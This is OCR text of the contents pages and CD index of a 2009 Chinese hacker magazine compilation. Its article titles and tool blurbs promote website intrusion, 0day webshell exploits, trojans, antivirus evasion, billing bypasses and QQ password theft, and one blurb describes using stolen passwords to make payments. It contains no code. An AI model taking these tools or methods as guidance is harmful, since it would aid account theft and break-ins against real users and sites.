
《黑客 X 档案》畅销系列丛书　菜鸟 Hacker 进化最佳教程

2009 黑客X档案

合订本上卷

WWW.HACKERXFILES.NET WWW.HACKERXFILES.NET



经典漏洞回顾

MS09-002 IE漏洞的分析及简单利用
HZHOST新漏洞，向空间商反击
惊爆某网游私服0day
Ewebeditor jsp版最新漏洞抓肉鸡
IE 0Day漏洞来挂马
PHPCMS2008也0day
ECShop注入漏洞来拿webshell
从Ftbbs7.1静态GBK版0day到webshell
SupeV 1.0.1 0DAY漏洞简单利用

主题乐园

教小菜来玩经典的HackTheGame
Linux黑客入门－－UNIX/Linux简介及基本环境搭建
让小菜都能轻松拥有自己的灰鸽子
Windows系统密码破解全攻略
教小菜轻松获取3389肉鸡
Linux情景剧之Linux下远程桌面的配置

X菜鸟学堂

菜鸟也来学配置服务器之搭建PHP环境篇
菜鸟也来学配置服务器之搭建JSP环境篇
黑客兵器谱之初学扫描器（上）
黑客兵器谱之初学扫描器（下）
黑客兵器谱之局域网大作战
黑客兵器谱之再现局域网大作战

精彩内容一览

入侵黑客X档案超级版主yofx的Blog
记一次指定盗QQ日记
送给叉子的魔术远程控制软件
PHP168最新0Day，菜鸟的肉鸡大餐
局域网，我隐身－－借刀杀人我在行！
入侵万象2008记费主机玩充值
U盘病毒大揭密
从零开始学破解之（三十九）玩转VB程序
使用低权限Oracle数据库帐户得到系统访问权限

黑客X档案2009合订本

上卷

《黑客X档案》2009年合订本（上卷）

出 品 人：孙胜利
主　　编：杨冬柱
编 辑 部：sagi/呆呆虫/虫虫/咖啡
战神MARS/黄色潜水艇/笨牛牛
特约编辑：ww0830/zj1244/阿布/hackest
姜超/孟方明/Talent Feng
光 盘 部：丛林
设　　计：谭海梅
排　　版：Bifrost
发行部总监：湛颖
联系电话：010-88561473
发行部经理：赵琦
联系电话：010-88561472
联系电话：010-88560080
E-Mail：hackerxfiles@263.net
定　　价：人民币32.00元（光盘＋手册）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

菜鸟学堂

2009.01 菜鸟也来学配置服务器之搭建PHP环境篇 9
2009.02 菜鸟也来学配置服务器之搭建JSP环境篇 17
2009.03 黑客兵器铺之初学扫描器（上） 22
2009.04 黑客兵器铺之初学扫描器（下） 27
2009.05 黑客兵器谱之局域网大作战 33
2009.06 黑客兵器谱之再现局域网大作战 39

QQ宝典

2009.01 非QQ会员漫游我也要 44
2009.01 教你轻松查看QQ空间加密后的好友图片 44
2009.01 看小菜的QQ零工具强聊 45
2009.01 QQ邮箱插马新思路 45
2009.02 QQ更改密码大全 46
2009.02 56网偷窥你加密空间的相册 47
2009.02 另类方式刷QQ空间人气 48
2009.02 利用QQ问问来快速刷Q币 49
2009.03 让“彩虹”轻松复活 49
2009.03 看你的QQ再敢闪人不下线！ 50
2009.03 揭穿骗子刷永久业务的骗局 51
2009.03 QQ空间也能存附件 52
2009.03 QQ技巧大派送 53
2009.04 特洛伊QQ木马复苏与QQ钓鱼 55
2009.04 QQ邮件欺骗——伪造发信人 57
2009.04 QQ安全中心也来查隐身 58
2009.05 挂QQ就是要免费 58
2009.05 赛博QQ－将QQ外挂坚持到底 59
2009.05 给QQ加把安全锁 60
2009.06 速查QQ好友空间的音乐 61
2009.06 QQ空间挂马大全 62
2009.06 记一次指定盗QQ日记 63

网吧黑客

2009.01 简单Pubwin2007 & EP充钱 66
2009.01 看我搞定海尔一键通 67
2009.01 小闹学校机房 68
2009.01 将迅闪还原破解到底 69
2009.02 打破“禁止运行程序限制”的紧箍咒 69
2009.02 OD也来颠覆同联网吧 70
2009.02 看我通杀网吧中的万象 71
2009.02 四步搞定Pubwin2007免费上网 72
2009.03 破解凌波多媒体教学系统三小招 72
2009.03 网吧下载破解之奇技妙招 73
2009.04 Pubwin的终极克星 74
2009.04 易游，拿什么拯救你的“贝壳” 76
2009.04 免费上网，一卡通也行 78
2009.05 PUBWIN2007破解全攻略 79
2009.05 破解万象，我有绝招！ 80
2009.05 迅闪－跟还原Say Bye Bye 81
2009.06 与蓝光变量卡的较量 83
2009.06 学校伊尔机房管理系统破解全过程 84
2009.06 入侵万象2008记费主机玩充值 85

傻瓜黑客

2009.01 另类方法过邮箱的防毒系统 87
2009.01 333分钟电话免费打 87
2009.01 不用OD，三种方法来破解PrayayaV3 88
2009.01 远程桌面鲜为人知的秘籍 89

目录

2009.01	专业培训轻松搞	90
2009.01	免费享用 VIP 般的网站监控	91
2009.01	山寨手机的末日——短信漏洞大曝光	92
2009.01	免费申请 Windows 正版序列号	93
2009.01	WinPE 也玩个性	95
2009.01	小谈继续教育在线学习的作弊方法	97
2009.01	让网页木马去死吧	99
2009.01	网站也要在线解压缩	100
2009.02	远程帮 MM 重装系统	101
2009.02	“酷我”MV 下载法	102
2009.02	找回丢失的登录画面	103
2009.02	诺基亚短信炸弹也疯狂	104
2009.02	图片背后的链接	104
2009.02	图解帐户克隆的原理与方法	105
2009.02	3389 常见连接问题面面观	107
2009.02	社工＋技术拿下期末试题	109
2009.02	轻松免费用“金山毒霸 2009”	110
2009.02	菜鸟酷玩——打造个性的 Windows 系统	110
2009.02	学习 XP 启动盘制作让系统安全固若金汤	111
2009.02	自己动手来搭建聊天室	113
2009.03	免费电话无限打	115
2009.03	卡巴斯基 2009 正式版 KEY 也玩批量获取	116
2009.03	三分钟识破盗号骗子的陷阱	117
2009.03	VISTA 下来安装 XP，实现双系统	117
2009.03	轻松体验 Windows 7 中文版	120
2009.03	强强联手，再创粘滞键后门	121
2009.03	大破 007 之伪装任意换	122
2009.03	轻松破解 12 位 XP 系统密码	123
2009.03	炫酷 U 盘秀出自我——我的 U 盘我做主	125
2009.03	视频网站的噩运	125
2009.03	M-Lab 套件使用手记	126
2009.03	拿什么来拯救你的黑暗？	128
2009.04	过 360 安全卫士之“启动”监控	130
2009.04	层层逼近 步步为营—对学校文件服务器 & 梅南山下论坛的入侵	131
2009.04	轻松破解精锐神秘文件夹	132
2009.04	教你通过翻译软件进行劫持攻击	133
2009.04	注册“超级马甲”	134
2009.04	云端——让你使用软件不一般	134
2009.04	来自微软的免费在线杀毒	136
2009.04	站长的利器——vdoing	136
2009.04	过期也能取得 Windows7Ulimate&Server	140
2009.04	巧用路由限制你的带宽	142
2009.04	菜菜也谈 WMIC	144
2009.05	Offline NT Password & Registry Editor——Windows Vista 的“开门”钥匙	145
2009.05	ESET NOD32 升级帐号无限获取	146
2009.05	快速提取程序中的设计资源	147
2009.05	虚拟机 LSP 之修复	148
2009.05	找出造成蓝屏的真凶	149
2009.05	让脚本编程飞升	150
2009.05	都是帐户惹的祸——让 eYouIPB 突破帐户限制	152
2009.05	巧破 EXE 型批处理	153
2009.05	局域网，我隐身——借刀杀人我在行！	154
2009.05	ARP 攻击引发的血案	156
2009.05	没有 and 的日子	157
2009.06	IE8 下继续来抓包	158
2009.06	CNZZ 统计追踪丢失的计算机	159
2009.06	迅雷不及掩耳之手工破解 FLASHFXP 密码	160
2009.06	从后门 DIY 看 Windows 登录的缺陷	161
2009.06	又见校内网跨站漏洞	163
2009.06	免费下载卡巴授权文件并找回被篡改的 IE	164

CONTENT

2009.06 轻松突破锐捷限制实现校园网共享上网 …… 165
2009.06 手把手教你“偷”阿里旺旺的密码 …… 167
2009.06 利用 XMLHTTP 和签名图片刷论坛积分 …… 167
2009.06 安防免杀专用系统打造免杀极品环境 …… 169

牧马记

2009.01 为远程管理而生的 Ruser …… 171
2009.01 “屏保后门”之反弹 cmdshell …… 172
2009.01 远程文件搬运工——Remote File Transfer …… 173
2009.01 以压力测试的名义进行远控 …… 174
2009.02 主动防御又能奈我何? …… 176
2009.02 简单实用的小马 Links For Rat …… 178
2009.02 wollf 后门程序的使用详解 …… 179
2009.02 木马的最新奇玩法 …… 180
2009.03 可以突破主动防御的木马 XRAT …… 181
2009.03 让小菜都会轻轻松松的远程控制 …… 183
2009.03 巧用脚本为木马种植披上嫁衣 …… 184
2009.04 小巧好用的木马 MM Rat …… 185
2009.04 浅谈 EXE TO BAT 的实现与运用 …… 188
2009.04 菜鸟也来 URL 挂马 …… 188
2009.05 远渡重洋来到中国的外国木马——SynRat …… 190
2009.05 自由远控，源自开放 …… 192
2009.05 送给叉子的魔术远程控制软件 …… 195
2009.06 合二为一的概念性木马 Web Backdoor …… 197
2009.06 和我一起试用白金远程管理 2009 …… 198

毒笼

2009.03 追捕“逃脱”还原卡的猫癣下载者 …… 200
2009.03 wsyscheck 手刃最新木马群 …… 202
2009.04 从病毒分析到杀毒专家 …… 203
2009.04 再谈同名文件夹病毒的清除 …… 206
2009.05 干掉讨厌的 www.go2000.com …… 206
2009.05 手机病毒清除记 …… 207
2009.06 U 盘病毒大揭密 …… 208

侠隐仙踪

2009.01 鬼网超生（九）无法预示的命运 …… 212
2009.01 入侵 CCTV 网站事件始末 …… 214
2009.03 致命游戏 …… 215
2009.04 原谅我，用木马来爱你 …… 217
2009.05 妖噬记 …… 219
2009.06 笙歌记 …… 222

一个人的战争

2009.01 网马新招之微软 IE7 0day 漏洞 …… 224
2009.01 Ewebeditor jsp 版最新漏洞抓肉鸡 …… 224
2009.01 记一次曲折的授权发泄 …… 226
2009.01 反弹注入来入侵价格网 …… 228
2009.01 百度，请不要再抢我生意 …… 231
2009.01 看菜鸟入侵 xx 大学 …… 235
2009.01 一次艰难的源码获取之旅 …… 237
2009.02 HZHOST 新漏洞，向空间商反击 …… 239
2009.02 又见 CMD 下的端口转发 …… 240
2009.02 一次奇怪的入侵 …… 243
2009.02 小漏洞，大危害 …… 244
2009.02 旁门左道渗透梁祝官方网站 …… 247
2009.02 记一次大型网站的成功入侵 …… 249
2009.02 入侵某论坛服务器 …… 251

目录

2009.02 通达OA2008办公系统助我轻松获取WEBSHELL 253
2009.03 IE 0Day漏洞来挂马 254
2009.03 枫叶整站系统来批量获取webshell 256
2009.03 Ewebeditor asp版惊爆上传0day漏洞 257
2009.03 SiteDynamic权限漏洞来拿webshell 258
2009.03 浅析马克斯CMS2.0 SQL注入漏洞 259
2009.03 对某市图书馆网站的一次入侵 261
2009.03 Union—Webshell获取之柳暗花明 265
2009.03 菜鸟战争之入侵中国联通网站 266
2009.04 怪异备份加艰难提权 268
2009.04 PHPCMS2008也0day 270
2009.04 SupeV 1.0.1 0Day漏洞简单利用 272
2009.04 看小菜如何“下载”步步高手机网站最高权限 274
2009.04 PHP168最新0Day，菜鸟的肉鸡大餐 276
2009.04 入侵黑客X档案超级版主yofx的Blog 277
2009.04 远离SQL注入的天空同样可爱 278
2009.04 MS09-002 IE漏洞的分析及简单利用 280
2009.05 ECShop注入漏洞来拿webshell 281
2009.05 基于MySQL跨库查询的入侵 284
2009.05 轻松手工注入电子科技大学php+linux服务器 286
2009.05 从Ftbbs7.1静态GBK版0day到webshell 288
2009.05 突破php168官方论坛下载限制 291
2009.05 对886n个人CMS的一次测试 292
2009.05 利用SiteDynamic漏洞批量获取webshell 294
2009.05 抛开工具，一起来PHP手工注入 296
2009.06 惊爆某网游私服0day 298
2009.06 PHP168后台SHELL我来拿 300
2009.06 和我一起来入侵cyask系统 301
2009.06 记一次善意的入侵 303
2009.06 旁注来入侵武汉大学 307
2009.06 当小菜遇上恶心站长 308
2009.06 TEAM论坛0DAY来拿WEBSHELL 310
2009.06 友情检测上海交通大学 312

安全第一

2009.01 IE安全你玩了吗? 314
2009.01 在沙盘里遨游网络世界 315
2009.01 打造永不停用的瑞星监控 317
2009.02 如何找出网站中的“内鬼” 318
2009.02 桌面下的邪恶 320
2009.03 坚守Windows的第一道“门” 321
2009.03 Vista下一招杜绝U盘病毒 321
2009.03 Web服务器的安全设置 322
2009.04 拯救系统之金山系统急救箱 323
2009.04 NPASCAN—来自宝岛台湾的系统检测工具 324
2009.04 U盘病毒又能奈我何? 325
2009.05 “简约，而不简单”的风云防火墙 326
2009.05 从“Windows延缓写入失败”中解脱 328
2009.06 巧用杀毒软件保护隐藏文件 329
2009.06 VirusTotal免费在线病毒和恶意软件扫描 330

黑客研究院

2009.01 对锐捷GSN入侵检测系统的分析 332
2009.01 浅谈留言板跨站 334
2009.02 PHPCMS2007从溢出程序编写到利用 338
2009.02 浅谈windows vista的session 0隔离 340
2009.02 菜鸟来谈SQL Injection 342
2009.03 探秘VAIO的Vista系统 344

CONTENT

2009.03 BootKit 起步之添加开机密码 347
2009.04 组策略配置漏洞全接触 350
2009.04 浅析 Diggcms 所有版本的通杀漏洞 353
2009.05 内网上线原理深度解析 354
2009.05 重返字符界面极速体验 Powershell 355
2009.06 破解无线路由　享受蹭网大餐 358
2009.06 使用低权限 Oracle 数据库帐户得到系统访问权限 360

UNIX 黑客行

2009.02 Linux 黑客入门——Linux 下 shell 的使用 361
2009.03 Linux 黑客入门——常用系统命令简介 363
2009.04 Linux 黑客入门——黑客常用命令简介 366
2009.05 Linux 黑客入门——黑客攻击初体验 371
2009.06 Linux 黑客入门——小菜的网络数据包分析 375

神密园

2009.01 从零开始学破解之（二十八）消灭软件中的广告 379
2009.01 手动脱壳简简单单 382
2009.01 免杀新招之代码整容 385
2009.02 从零开始学破解之（二十九）玩转 VB 程序 387
2009.02 QQEmail 生成器破解及修改 391
2009.02 上兴 2008 也免杀 393
2009.03 从零开始学破解之（三十）附加数据 395
2009.03 通用 VB 脱壳法 398
2009.03 DarkstRAT2008 V1.8，另类免杀过江民 400
2009.03 私人文件保密专家不保密 402
2009.04 从零开始学破解之（三十一）IAT 的修复 404
2009.04 让 pcshare 迈过 360 这道槛 407
2009.04 破解 ACCESS 数据库密码破解器 408
2009.05 灰鸽子过 360 主动的最佳方法 410
2009.05 免杀的艺术，细节决定成败 411
2009.05 破解外挂系列之 No.1 411
2009.05 简简单单追踪软件注册码 413
2009.06 壳变异免杀 415
2009.06 菜鸟的 QQ 自卫反击战 417
2009.06 菜鸟必会的脱壳修复方法 419

黑客编程

2009.01 反弹木马编写之屏幕截取和传输（上） 423
2009.01 VB 编写 QQ 密码读取器 425
2009.02 揭秘外挂开发全过程 427
2009.02 反弹木马编写之屏幕控制中的数据压缩传输（下） 430
2009.03 反弹木马编写之服务启动 432
2009.03 小菜初探网络验证码识别 435
2009.04 使用 VB 来打造盗号小工具 437
2009.04 反弹木马编写之木马另类启动（上）多重关联启动 438
2009.05 反弹木马编写之木马另类启动（下）伪装启动 442
2009.05 菜鸟也能编写外挂——编写一个 QQ 斗地主的刷分外挂 444
2009.06 另类方法关闭任何安全软件 448
2009.06 内核模式下端口隐藏的实现 449

主题乐园

2009.01 Linux 黑客入门—UNIX/Linux 简介及基本环境搭建 453
2009.02 教小菜来玩经典的 HackTheGame 458
2009.03 让小菜都能轻松拥有自己的灰鸽子 463
2009.04 教小菜轻松获取 3389 肉鸡 467
2009.05 Linux 情景剧之 Linux 下远程桌面的配置 470
2009.06 Windows 系统密码破解全攻略 473

光盘索引

旁注王 AK48：
软件的原理应该是调用了 whois 或者 neighborhood 这个 ip 查询网站的查询结果然后将返回值显示。

小旋风 ASP 服务器：
可以在自己的电脑上简单架设 ASP.WEB 服务器，很不错的软件！！

FixRes：
用户通过编程方式调用该引擎，可将微软 PE 格式文件中的非标准资源(Resource)进行标准化修复，同时它还为高级用户提供了资源导出功能，为 PE 资源修复、重建提供了高度的灵活性。该引擎特别适合进行软件汉化工作的朋友。

赛博 QQ：
目前市面上唯一能够完美支持 QQ2009 Beta 版，目前市面上显 IP 能力最强， 不会因为腾讯 IP 加密而带你免费出国。

NOD32 自动升级宝宝 V3.03：
多线路升级服务器选择；病毒库更新时间和官方正版用户同步时间间距不大；增加升升级宝宝程序自身升级功能。

魔术远控：
魔术远程控制软件是国内唯一一款，支持 WINDOWS VIsta 平台的强大、易用、安全的远程桌面控制软件，非常适合个人、公司和家庭用于远程维护、远程协助和远程管理。

风云防火墙个人版 2009：
您不需要复杂的设置，风云防火墙在简约人性化方面考虑周详，在您安装了风云防火墙之后，它便开始防护您的系统网络安全，抵抗以知类型的网络扫描及攻击，同时又为高级用户提供了丰富多面的细节监测功能。

云端软件平台：
云端软件平台采用应用虚拟化技术，集软件搜索、下载、使用、管理、备份等多种功能为一体，为网民搭建软件资源、软件应用和软件服务平台，改善目前软件获取和使用的方式，带给你简单流畅、方便快捷的全新体验。

vdoing：
维度网站流量统计分析系统是维度数据推出的一套免费在线流量监测服务。 中天 VIP 工作室就在用这套 IM 型统计软体，非常直观，即时可见在线人数、IP、PV、UV，推荐有网站的朋友使用。

HWUN v0.50a：
一个反编译 WISE Installmaster 制作的安装文件的软件。

user 2009 木马远控：
是以 IOCP 为核心的一款纯 Delphi 打造的远程控制软件，支持 65535 台上线，屏幕传输相当的优秀，完美的单通道 cmdshell 为大家解决了杀毒软件查杀所带来的捆饶，简洁的使用界面，非常容易上手。

Resource Hacker：
一个类似于 eXeScope 的但在某些方面比它还好一些的工具，用于察看、反汇编和取代 Windows 32 位可执行程序中的资源，支持 Delphi 5 和 C++ Builder。

UCode Delphi 单元函数混淆器：
来自外国的一款，对 delphi 函数单元进行变形的软件。 达到修改函数免杀的效果……

金山通行证精灵：
自动申请 37/60 天金山毒霸通行证；操作简便，易于掌握；内置了下载金山毒霸和金山在线杀毒的连接，使初次使用者更加方便。

轻松远程控制 3.0：
让你轻松实现远程控制。可以方便打开远程电脑的摄像头进行监控；屏幕监控：可以监控对方屏幕，也可以控制对方的鼠标；文件管理：包括上传、下载、复制、删除文件打开等等；进程信息：查看远程主机进程信息，并能结束指定的程序。

FreShow[网页加密解密]：
主要功能－网页元素筛选，例如 iframe、script 等。混淆去除，例如 “a” + “b”、空字符等。字符替换，适合于部分自写函数。转义符、网页标记转换。ASCII 字符转换，支持分隔符输入。支持 US-ASCII 编码。支持 ALPHA2、Base64、Winwebmail......

ADSL 拨号王：
一款国产自主版权的 ADSL 拨号驱动程序，它在稳定性、连接速度、兼容性等方面都达到了国外同类软件(EnterNet、WinPoET、RASPPPOE)的水平，并在用户界面和易用性更加适合中国的网络用户。

花刺代理：
花刺代理验证(ProxyThorn，免费软件）是为方便大家使用代理浏览国外网站，为提高大众网用户浏览科研教育网的速度，参照＂代理之狐＂设计的。它具备了＂代理之狐＂和＂代理猎手＂所有主要功能，但使用更方便，验证结果更可靠。

QQMsgOnlineBackuper：
一款使用简单，完全免费的 QQ 聊天记录备份软件，它可以帮助你把本地 QQ 聊天记录上传到你的 QQ 邮箱，当重装系统或者不小心丢失了聊天记录就可以通过＂还原＂功能把聊天记录下载回来。

MiniSpy：
拖动界面上的狗狗头像到其他应用程序窗口， 在文本框中会显示出鼠标所在处的窗口的类名和标题，如果对象为 ListBox，Memo，TComboBox，则可以提取出其列表内容到 Memo 中，点击保存将列表内容导出为文本文件。点击类名及标题文本框旁边的小按钮可直接将文本框内容复制到剪贴板。

老丁 rar 文件合并器：
将图片与 rar 文件合并，上传后显示还是图片，下载更改 .rar 可以征程解压缩了。

apache tomcat：
一个免费的开源的 Serlvet 容器，它是 Apache 基金会的 Jakarta 项目中的一个核心项目，由 Apache，Sun 和其它一些公司及个人共同开发而成。由于有了 Sun 的参与和支持，最新的 Servlet 和 Jsp 规范总能在 Tomcat 中得到体现。

JEECMS v2.1 beta：
JEECMS 此次版本升级相比之前版本做了比较大的改进，涉及到留言板系统，投票系统，新闻系统，资源管理系统，整体页面布局和模板管理等六大功能块，近 30 个改进点。其中有几个值得特别指出的改进亮点，如模板可视化编辑、模板方案导入／导出功能、缩略图动态裁剪等等。

网络剪刀手：
断局域网内任何一台主机与网关之间通信，不论是交换环境还是普通环境。来得到整个局域网内所有开机主机的 IP 地址<-->MAC（物理地址)<-->Hostname(主机名)对应列表，并且可以打印出来。或者导入 excel 文件、数据库。 来对局域网内部错误 IP 配置的主机快速查找，适用于任何局域网络。

Process Viewer：
最好的进程监视工具之一！完全免费，界面友好。Process Viewer 不仅可以监制、终止进程，还可以对系统的自启动项目进行管理，是你预防病毒、查杀木马的好帮手。

爱 Q 大盗 9.0：
爱 Q 大盗 9.0 于其他盗 QQ 密码软件完全不同，他截获非 QQ 密码，而是被 QQ 密码加密后的加密密码，这个密码可以用来登陆 QQ，然后跳转到支付页面页面进行消费。

QB 充值钓鱼软件：
